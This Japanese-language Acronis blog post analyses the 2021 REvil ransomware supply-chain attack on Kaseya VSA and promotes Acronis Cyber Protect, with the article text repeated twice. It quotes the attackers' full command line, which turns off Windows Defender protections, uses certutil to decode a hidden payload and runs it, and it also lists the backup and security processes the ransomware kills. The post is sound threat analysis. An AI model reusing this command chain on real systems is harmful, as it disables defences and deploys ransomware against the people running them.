Acronis ブログ

ランサムウェア「REvil」によるMSPへのサプライチェーン攻撃について

大規模なSolar Winds社へのソフトウェアサプライチェーン攻撃のことを人々が忘れかけていた頃、またしても注目を集める攻撃が起こりました。今回は、REvil/SodinokibiランサムウェアグループがKaseya社のITマネジメントソフトウェア「VSA」の悪意あるアップデートを配信したことにより、世界中の数十ものMSPとその顧客がランサムウェアによって危険に晒されたようです。例えば、スウェーデンの小売企業Coopは、サイバー攻撃の影響を受け、土曜日に800以上の店舗を閉鎖しました。 アクロニス サイバープロテクションオペレーションセンター(CPOC)のグローバルネットワークは、攻撃の詳細がまだ解明されていないため、状況を監視しています。現時点で判明していることは、次の通りです。 最初の攻撃 2021年7月2日の午後、攻撃者はランサムウェアの配布を開始しました。この攻撃が、米国の独立記念日という祝日による長期休暇のはじめに怒ったことは驚くべきことではありません。これはサイバー犯罪者に人気がある戦術です。というのも、このような時期、企業はいつもより少ないスタッフで営業していることが多いため、サイバー犯罪者が攻撃を実行しやすくなるからです。 Kaseya社における最初の感染要因と、正確な内容はまだ明らかになっていません。同社によると、攻撃者はVSAマネージャのゼロデイ脆弱性を利用してアクセスし、接続されているすべてのクライアントに対して独自のコマンドを実行した可能性が高いようです。Kaseya社のチームはこの件を調査中で、ウェブサイトに定期的に最新情報を掲載しています。 どうやら、オランダの研究者が以前、CVE-2021-30116を含む管理ソフトウェアにいくつかの脆弱性があることを報告していたようですが、それがサイバー犯罪者に利用されたのと同じ脆弱性であるかどうかは、まだ分かっていません。発見後、Kaseya社はさらなる感染を防ぐための予防措置として、同社のSaaSサーバーをシャットダウンしました。顧客には、オンプレミスにインストールされたVSAをシャットダウンすることを推奨しています。 情報流出 攻撃者がVSAアプリケーションにアクセスできるようになると、VSAへの管理者アクセスを停止し、接続されているすべてのクライアントに「Kaseya VSA Agent Hot-fix」という名称の悪意のあるアップデートの配布を開始します。 このアップデートは、リアルタイムモニタリングの無効化やマルウェアレポートの無効化など、ローカルのセキュリティ設定を低下させるために、複数のPowerShellコマンドを起動します。 C:\WINDOWS\system32\cmd.exe /c ping 127.0.0.1 -n 4223 > nul & C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe PowerShellコマンドは、マイクロソフト社の正規のcertutilツールを使用して暗号化されたペイロードファイルagent.crtを復号化します。これは、多くの攻撃で見られる一般的な「Living Off The Land ( LOTL:環境寄生型/自給自足型 ) 」攻撃です。今回の攻撃では、最初にC:Windows\cert.exeにツールがコピーされ、次に復号化されたペイロード (agent.exe) がKaseya社のテンポラリディレクトリに作成されます(通常はc:\kworking\agent.exeにあります)。 agent.exeファイルは、「PB03TRANSPORT LTD.」に対して発行された証明書を使用してデジタル署名されており、2つのファイルが含まれています。ファイルが実行されると、REvilの暗号化モジュールである「mpsvc.dll」と、古いもののクリーンなWindows Defenderのバイナリである「MsMPEng.exe」がWindowsフォルダにドロップされます。次に、Windows Defenderアプリケーションが起動し、暗号化が開始される前にdllサイドロードの脆弱性を介して悪意のあるペイロードが読み込まれます。 このドロッパーが有効なデジタル証明書で署名されており、悪意のあるdllをサイドロードするために正規のWindows Defenderバイナリを使用しているという事実は、従来のセキュリティツールによる検出をより困難にしています。なぜなら、これらのツールは署名されたファイルを検知せず、すり抜けることが多いからです。しかし、Acronis Cyber Protectソリューションは、特許取得済みのプロセスインジェクション検知により、これに騙されることなくマルウェアを検知します。その後、デジタル証明書は失効しています。 ランサムウェア攻撃によくみられるように、このREvilの亜種は、バックアップを削除し、バックアップやセキュリティアプリケーションに関連付けられたサービスを停止しようとします。設定ファイルは、次のキーワードを持つプロセスを停止するよう設定されています:veeam、memtas、sql、backup、vss、Sophos、svc$、mepocs。Acronis Cyber Protectは、自己防御機能によりセキュリティモジュールの改ざんやバックアップの削除を防ぎます。 保護機能 Acronis Cyber Protectは、複数のレベルでこの攻撃を事前に検知、阻止します。 脅威にとらわれないAcronis Active Protectionのランサムウェア対策テクノロジーは、ランサムウェア攻撃をブロックし、攻撃によって影響を受ける可能性のあるファイルを自動的に復元します。 プロセスインジェクションヒューリスティックは、マルウェアによる不審な動作を検知、ブロックします。 静的シグネチャとファイルレピュテーションが、実行前にファイルをブロックします。 高度な振る舞い検知エンジンにより、環境寄生型 (Living Off The Land) 攻撃を検知することができます。 URLフィルタリングにより、コマンド&コントロールサーバーへのアクセスをブロックできます。 Acronis Cyber Protectは、サイバーセキュリティとバックアップおよびディザスタリカバリを独自に統合しているため、影響を受けたワークロードを迅速に復元し、業務を継続させることができます。 動機 Solar Winds社へのソフトウェアプライチェーン攻撃がデータ流出に焦点を当てていたのとは対照的に、今回の事件は金銭的な動機によるものと思われます。これまでの分析で、悪意のあるアップデートには、データを流出させるためのコマンドは含まれていませんでした。このような二重の脅迫は、REvil/Sodinokbiを含むランサムウェアグループで非常に人気があります。今年はすでに1,100社以上の企業がデータをリークサイトで公開しています。 恐らく攻撃者たちは、ソフトウェアサプライチェーン攻撃の技術的な性質から、データの発見と流出を省略し、代わりにデータの暗号化を直接行うことにしたのかもしれません。今回のREvilの身代金要求のスクリーンショットを見ると、4万5千米ドルから500万米ドルまでと様々なようです。いまのところ身代金の支払いを認めた企業はありません。 REvilグループはリークサイトで、100万台以上のコンピューターの感染に成功したと主張しています。彼らは汎用的な復号化ツールを7,000万ドルで提供するとしていますが、これはJBS社が6月に支払ったとされる1,100万ドルという単独の身代金要求と比べると、かなり低い金額だと思われます。 一部の研究者は、文字列の中にジョー・バイデン大統領、ドナルド・トランプ前大統領、Black Lives Matter(黒人の命を守れ)といった記載があることから、政治的な動機に基づく破壊行為である可能性を示唆しています。 例えば、次のレジストリキーに設定された内容が保存されています。 HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\BlackLivesMatter 概要 MSPは価値の高いターゲットです。攻撃対象が大きく、サイバー犯罪者にとっては格好の標的となります。平均して1つのMSPが100社のITを管理することができるため、犯罪者は100社の異なる企業を攻撃するのではなく、1つのMSPをハッキングするだけで、その100社の顧客にアクセスすることができます。 昨年発表した「Acronis Cyberthreat Report 2020」で私たちが予測したように、今年はますますMSPが標的になるでしょう。MSPはさまざまな手法で攻撃を受ける可能性がありますが、中でもリモートアクセスソフトウェアの設定が不十分であることが、攻撃経路の上位に挙がっています。サイバー犯罪者は二段階認証(2FA)が設定されていないという弱点やフィッシング技術を利用して、MSPの管理ツールにアクセスし、最終的には顧客のPCにまでアクセスします。 MSPの管理ツールを介してランサムウェアが配布されるのは、目新しいことではありません。2年以上前、ランサムウェアグループ「GandCrab」は、ConnectWise管理ソフトウェアのKaseyaプラグインの脆弱性を利用してランサムウェアを展開しました。 この攻撃ベクトルについて詳しく知りたい方は、まさにこのトピックを取り上げたBlackHat US21の講演「Ransomware attacks against MSPs a nightmare for SMBs」にご参加いただくことをお勧めします(英語のみ)。 信頼できるMSPを経由したランサムウェア攻撃は、今回が初めてではなく、また今後も続くでしょう。侵害されたMSPは、サプライチェーン攻撃において忘れられたリンクとなるからです。そのため、このような事態を防ぐためには、総合的なサイバープロテクションの導入が不可欠です。 なお、サイバー攻撃の被害に遭わないための方法については、当社のブログをご覧ください。 IoC:   コミュニティを通じて報告されたサンプル   サイドローディングに使用されているWindows Defenderアプリケーションの削除
その他の利用可能な言語English

大規模なSolar Winds社へのソフトウェアサプライチェーン攻撃のことを人々が忘れかけていた頃、またしても注目を集める攻撃が起こりました。今回は、REvil/SodinokibiランサムウェアグループがKaseya社のITマネジメントソフトウェア「VSA」の悪意あるアップデートを配信したことにより、世界中の数十ものMSPとその顧客がランサムウェアによって危険に晒されたようです。例えば、スウェーデンの小売企業Coopは、サイバー攻撃の影響を受け、土曜日に800以上の店舗を閉鎖しました。 

アクロニス サイバープロテクションオペレーションセンター(CPOC)のグローバルネットワークは、攻撃の詳細がまだ解明されていないため、状況を監視しています。現時点で判明していることは、次の通りです。

最初の攻撃

2021年7月2日の午後、攻撃者はランサムウェアの配布を開始しました。この攻撃が、米国の独立記念日という祝日による長期休暇のはじめに怒ったことは驚くべきことではありません。これはサイバー犯罪者に人気がある戦術です。というのも、このような時期、企業はいつもより少ないスタッフで営業していることが多いため、サイバー犯罪者が攻撃を実行しやすくなるからです。 

Kaseya社における最初の感染要因と、正確な内容はまだ明らかになっていません。同社によると、攻撃者はVSAマネージャのゼロデイ脆弱性を利用してアクセスし、接続されているすべてのクライアントに対して独自のコマンドを実行した可能性が高いようです。Kaseya社のチームはこの件を調査中で、ウェブサイトに定期的に最新情報を掲載しています。

どうやら、オランダの研究者が以前、CVE-2021-30116を含む管理ソフトウェアにいくつかの脆弱性があることを報告していたようですが、それがサイバー犯罪者に利用されたのと同じ脆弱性であるかどうかは、まだ分かっていません。発見後、Kaseya社はさらなる感染を防ぐための予防措置として、同社のSaaSサーバーをシャットダウンしました。顧客には、オンプレミスにインストールされたVSAをシャットダウンすることを推奨しています。 

情報流出

攻撃者がVSAアプリケーションにアクセスできるようになると、VSAへの管理者アクセスを停止し、接続されているすべてのクライアントに「Kaseya VSA Agent Hot-fix」という名称の悪意のあるアップデートの配布を開始します。

このアップデートは、リアルタイムモニタリングの無効化やマルウェアレポートの無効化など、ローカルのセキュリティ設定を低下させるために、複数のPowerShellコマンドを起動します。

C:\WINDOWS\system32\cmd.exe /c ping 127.0.0.1 -n 4223 > nul &

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y

C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe

PowerShellコマンドは、マイクロソフト社の正規のcertutilツールを使用して暗号化されたペイロードファイルagent.crtを復号化します。これは、多くの攻撃で見られる一般的な「Living Off The Land ( LOTL:環境寄生型/自給自足型 ) 」攻撃です。今回の攻撃では、最初にC:Windows\cert.exeにツールがコピーされ、次に復号化されたペイロード (agent.exe) がKaseya社のテンポラリディレクトリに作成されます(通常はc:\kworking\agent.exeにあります)。



agent.exeファイルは、「PB03TRANSPORT LTD.」に対して発行された証明書を使用してデジタル署名されており、2つのファイルが含まれています。ファイルが実行されると、REvilの暗号化モジュールである「mpsvc.dll」と、古いもののクリーンなWindows Defenderのバイナリである「MsMPEng.exe」がWindowsフォルダにドロップされます。次に、Windows Defenderアプリケーションが起動し、暗号化が開始される前にdllサイドロードの脆弱性を介して悪意のあるペイロードが読み込まれます。 
Kaseya breached by REvil
REvil attack on Kaseya 1



このドロッパーが有効なデジタル証明書で署名されており、悪意のあるdllをサイドロードするために正規のWindows Defenderバイナリを使用しているという事実は、従来のセキュリティツールによる検出をより困難にしています。なぜなら、これらのツールは署名されたファイルを検知せず、すり抜けることが多いからです。しかし、Acronis Cyber Protectソリューションは、特許取得済みのプロセスインジェクション検知により、これに騙されることなくマルウェアを検知します。その後、デジタル証明書は失効しています。 ランサムウェア攻撃によくみられるように、このREvilの亜種は、バックアップを削除し、バックアップやセキュリティアプリケーションに関連付けられたサービスを停止しようとします。設定ファイルは、次のキーワードを持つプロセスを停止するよう設定されています:veeam、memtas、sql、backup、vss、Sophos、svc$、mepocs。Acronis Cyber Protectは、自己防御機能によりセキュリティモジュールの改ざんやバックアップの削除を防ぎます。

保護機能

Acronis Cyber Protectは、複数のレベルでこの攻撃を事前に検知、阻止します。

・脅威にとらわれないAcronis Active Protectionのランサムウェア対策テクノロジーは、ランサムウェア攻撃をブロックし、攻撃によって影響を受ける可能性のあるファイルを自動的に復元します。

・プロセスインジェクションヒューリスティックは、マルウェアによる不審な動作を検知、ブロックします。

・静的シグネチャとファイルレピュテーションが、実行前にファイルをブロックします。

・高度な振る舞い検知エンジンにより、環境寄生型 (Living Off The Land) 攻撃を検知することができます。

・URLフィルタリングにより、コマンド&コントロールサーバーへのアクセスをブロックできます。

Acronis Cyber Protectは、サイバーセキュリティとバックアップおよびディザスタリカバリを独自に統合しているため、影響を受けたワークロードを迅速に復元し、業務を継続させることができます。
Acronis stops REvil malware used to attack Kaseya
Ransomware used against Kaseya stopped by Acronis

動機

Solar Winds社へのソフトウェアプライチェーン攻撃がデータ流出に焦点を当てていたのとは対照的に、今回の事件は金銭的な動機によるものと思われます。これまでの分析で、悪意のあるアップデートには、データを流出させるためのコマンドは含まれていませんでした。このような二重の脅迫は、REvil/Sodinokbiを含むランサムウェアグループで非常に人気があります。今年はすでに1,100社以上の企業がデータをリークサイトで公開しています。

恐らく攻撃者たちは、ソフトウェアサプライチェーン攻撃の技術的な性質から、データの発見と流出を省略し、代わりにデータの暗号化を直接行うことにしたのかもしれません。今回のREvilの身代金要求のスクリーンショットを見ると、4万5千米ドルから500万米ドルまでと様々なようです。いまのところ身代金の支払いを認めた企業はありません。

 REvilグループはリークサイトで、100万台以上のコンピューターの感染に成功したと主張しています。彼らは汎用的な復号化ツールを7,000万ドルで提供するとしていますが、これはJBS社が6月に支払ったとされる1,100万ドルという単独の身代金要求と比べると、かなり低い金額だと思われます。

一部の研究者は、文字列の中にジョー・バイデン大統領、ドナルド・トランプ前大統領、Black Lives Matter(黒人の命を守れ)といった記載があることから、政治的な動機に基づく破壊行為である可能性を示唆しています。 例えば、次のレジストリキーに設定された内容が保存されています。 HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\BlackLivesMatter

概要

 MSPは価値の高いターゲットです。攻撃対象が大きく、サイバー犯罪者にとっては格好の標的となります。平均して1つのMSPが100社のITを管理することができるため、犯罪者は100社の異なる企業を攻撃するのではなく、1つのMSPをハッキングするだけで、その100社の顧客にアクセスすることができます。

昨年発表した「Acronis Cyberthreat Report 2020」で私たちが予測したように、今年はますますMSPが標的になるでしょう。MSPはさまざまな手法で攻撃を受ける可能性がありますが、中でもリモートアクセスソフトウェアの設定が不十分であることが、攻撃経路の上位に挙がっています。サイバー犯罪者は二段階認証(2FA)が設定されていないという弱点やフィッシング技術を利用して、MSPの管理ツールにアクセスし、最終的には顧客のPCにまでアクセスします。

MSPの管理ツールを介してランサムウェアが配布されるのは、目新しいことではありません。2年以上前、ランサムウェアグループ「GandCrab」は、ConnectWise管理ソフトウェアのKaseyaプラグインの脆弱性を利用してランサムウェアを展開しました。

この攻撃ベクトルについて詳しく知りたい方は、まさにこのトピックを取り上げたBlackHat US21の講演「Ransomware attacks against MSPs a nightmare for SMBs」にご参加いただくことをお勧めします(英語のみ)。

信頼できるMSPを経由したランサムウェア攻撃は、今回が初めてではなく、また今後も続くでしょう。侵害されたMSPは、サプライチェーン攻撃において忘れられたリンクとなるからです。そのため、このような事態を防ぐためには、総合的なサイバープロテクションの導入が不可欠です。 なお、サイバー攻撃の被害に遭わないための方法については、当社のブログをご覧ください。

IoC:コミュニティを通じて報告されたサンプルサイドローディングに使用されているWindows Defenderアプリケーションの削除  

Written by

Acronis について

2003年にシンガポールで設立されたスイス企業であるアクロニスは、世界15か所にオフィスを置き、60か国以上に従業員を擁しています。Acronis Cyber Platformは150か国に26言語で提供され、21,000社を超えるサービスプロバイダーに採用され、75万社以上の企業を保護しています。